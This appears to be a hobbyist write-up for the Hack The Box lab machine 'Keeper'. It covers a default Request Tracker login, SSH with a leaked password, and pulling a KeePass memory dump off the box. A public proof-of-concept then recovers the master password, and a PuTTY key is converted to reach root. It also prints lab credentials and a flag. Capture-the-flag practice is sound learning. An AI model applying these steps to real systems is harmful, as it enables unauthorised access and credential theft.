
Keeper HTB

First, start Nmap and I found that there's http port open.

Then, I edit file hosts from dir etc to redirect the http port from this ip address machine.


Command: nano/etc/hosts and

add the ip + Tab + keeper.htb. Then you will found that it will redirect to tickets.keeper.htb, so add it in etc/hosts too.







You will find login page. So, I search for default login.



I found this website and the user is root. Password is password.



After I login this page and I try to find something. I found this interesting user.



I found the password of something from this user. The password is Welcome2023! Then, I tried to ssh with this password.


Connect! Then I list the file of the first directory and found user.txt.

```
lnorgaard@keeper:~$ ls
RT30000.zip user.txt
lnorgaard@keeper:~$ cat user.txt
546f2b711eb95914cf2247effc0ed8bc
lnorgaard@keeper:~$
```

And the RT3000.zip seems to have something inside, so I use scp -r user@[IP-Address]: . for Download(secure copy) file. (or using curl -O user@[ip-address]/file)

```
(kali⊛kali)-[~/Documents/htb_keeper]
scp -r lnorgaard@keeper.htb:
lnorgaard@keeper.htb's password:
user.txt
 .bash_logout
.bashrc
                                                                                                                       100% 220
100% 3771
                                                                                                                                            2.7KB/s
49.5KB/s
                                                                                                                                                              00:00
00:00
known_hosts
known_hosts.old
                                                                                                                       100%
100%
                                                                                                                                            12.6KB/s
2.0KB/s
                                                                                                                                                              00:00
00:00
.vimrc
KeePassDumpFull.dmp
scp: download "home/lnorgaard/.bash_history": not a regular file
RT30000.zip
passcodes.kdbx
                                                                                                                       100%
                                                                                                                                              0.5KB/s
                                                                                                                      100% 83m
100% 3630
40% 807
                                                                                                                                  83MB 13.9MB/s
630 48.4KB/s
807 10.9KB/s
 ___(kali⊛kali)-[~/Documents/htb_keeper]
```

I search for keepass CVE exploit and I found this GitHub page.



Then, I try to set up from what github really said how to do.


git clone https://github.com/vdohney/keepass-password-dumper

cd keepass-password-dumper

dotnet run PATH_TO_DUMP

But it doesn't work for me because something can't fix. So, I try to find web base that can crack password online.

Then, I try to search on github for keepass password dump. Found this repo.



```
(kali® kali)-[~/Documents/htb_keeper/keepass-password-dumper]
$ git clone https://github.com/matro7sh/keepass-dump-masterkey.git
Cloning into 'keepass-dump-masterkey' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 0), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), 32.52 KiB | 812.00 KiB/s, done.
```

Clone this repo and cd to the directory that you cloned from this repo.

```
(kali@ kali)-[~/Documents/htb_keeper/keepass-password-dumper]
$ cd keepass-dump-masterkey

(kali@ kali)-[~/Documents/htb_keeper/keepass-password-dumper/keepass-dump-masterkey]
$ ls
img poc.py README.md
```

Try to run python file that this repo suggest.

python3 poc.py <PathToDmp>

```
(kali® kali)-[~/Documents/htb_keeper/keepass-password-dumper/keepass-dump-masterkey]
$ python3 poc.py /home/kali/Documents/htb_keeper/KeePassDumpFull.dmp
2024-02-02 10:27:01,259 [.] [main] Opened /home/kali/Documents/htb_keeper/KeePassDumpFull.dmp
```

Mdgr•d med fl•de I search for it on google and found that its Danish Red Berry Pudding....





So maybe the password is rødgrød med fløde. (make sure letter r is small letter)



After I open it, found that its PuTTY ssh-rsa.

Then, I use ChatGPT for finding how to get the id_rsa.





Then I create a file and copy all text that I got to .ppk file.

```
(kali⊕ kali)-[~/Documents/htb_keeper]
$ puttygen key_root_keeper.ppk -0 private-openssh -0 id_rsa

Command 'puttygen' not found, but can be installed with:
sudo apt install putty-tools
Do you want to install it? (N/y)
Do you want to install it? (N/y)
```

(from the image, I didn't install puttygen so I need to install it)

Then, I use chmod for change the permissions of a file.

Finally, I can ssh to root user.

Found Flag!